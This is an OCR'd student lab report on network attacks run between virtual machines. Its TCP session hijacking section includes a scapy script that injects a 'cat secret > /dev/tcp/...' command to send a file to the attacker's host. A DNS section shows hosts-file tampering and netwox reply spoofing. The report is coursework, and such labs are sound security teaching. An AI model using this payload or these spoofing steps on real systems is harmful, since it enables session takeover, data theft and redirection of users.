
Server VM(10.0.2.5)

netwox:



scapy:

Victim telnet connection to Server, then Attacker is able to listen using Wireshark to find the values to put into the skeleton code. In my example, Victim is telnet connected to Server VM and creates a file called “secret”, the goal of the Attacker is to hijack the connection and route that secret file to the Attacker which can listen to the port indicated to receive the information.



The Attacker was successfully able to hijack the TCP session between the Victim and Server, then able to use netcat to listen to a port, run the hijack.py code, and then the contents of the secret file were displayed to the Attacker. This is just an example of what an Attacker could do with a TCP session hijacking, but there are many other more malicious things that an attacker could do in this situation.

The code below is the filled in skeleton code used for hijack.py:

```
#!/usr/bin/python

from scapy.all import *


ip = IP(src="10.0.2.4", dst="10.0.2.5")

tcp = TCP(sport=39534, dport=23, flags="A", seq=298317774, ack=675020962)

data = "\r cat secret > /dev/tcp/10.0.2.15/9090 \r"

pkt = ip/tcp/data

ls(pkt)

send(pkt,verbose=0)
```

Lab Task 2: Local DNS Attack Lab Tasks 1-7


Attacker VM: 10.0.2.15

Victim/User VM: 10.0.2.4

Observer/Server VM: 10.0.2.5


Task 1: Configure the User Machine

User VM configured with Local DNS server using 10.0.2.5 verified with dig command




Task 2: Set up a Local DNS Server

ping www.google.com and show DNS query triggered in Wireshark




ping www.facebook.com and show DNS query triggered in Wireshark



Both ping commands to google.com and facebook.com show up in Wireshark that the DNS query is triggered and goes from the user(10.0.2.4) to the server(10.0.2.5) then to the destination of the ping query, these two ping commands show that the DNS server is functioning properly. The DNS cache is used to store previous information about the DNS queries on a machine and allows lookup to be faster.


Task 3: Host a Zone in the Local DNS Server



When performing the dig command on www.example.com, now with the local DNS zone setup on our server VM, the information that is returned on the user VM shows the forward lookup and the reverse lookup information that we entered into the DNS zone settings on the server VM. This means that the zones were properly setup in this task, and we are hosting a zone on our local DNS server, we can move forward with the lab.


Task 4: Modifying the Host File

Before the attack, if the user was to navigate to www.bank32.com on their web browser they would see the domain that they are trying to navigate to and they successfully navigate to that page. Also if the user were to ping www.bank32.com they would receive a response from that site. Pictured below.




After the attack, the Attacker in this case now has modified the hosts file to contain 142.250.191.100 as the IP address for www.bank32.com. Now, when the user goes to ping www.bank32.com, the response is coming from 142.250.191.100 which is what the attacker put into the hosts file, so the user is now

communicating with the IP address that the host intended on using. Likewise, if the user goes to www.bank32.com using their web browser, it would redirect them to that IP address instead of the intended real IP of the site, in this case 142.250.191.100 is one of Google's IP address so it redirects the user to that page. Pictured below.




Task 5: Directly Spoofing Response to User

Before the attack if the user was to use the dig command on example.net, the correct response would be pictured below. Now the attacker will try to intercept the DNS request and send a spoofed DNS request back to the user and we will see what changes.




After the attack:




Now the attacker was able to run a netwox command that responded to the DNS query from the user pretending to be www.example.net responding. This is seen when the user used the dig command on www.example.net and the information that the attacker had in the netwox command was returned in the answer section on the user's screen. Before the attack the answer was from 93.184.216.34, but now after the attack the answer was coming from 10.0.2.15 which is the attacker's IP address. The attack is successful because the spoofed information is seen in the reply from the user's dig command.

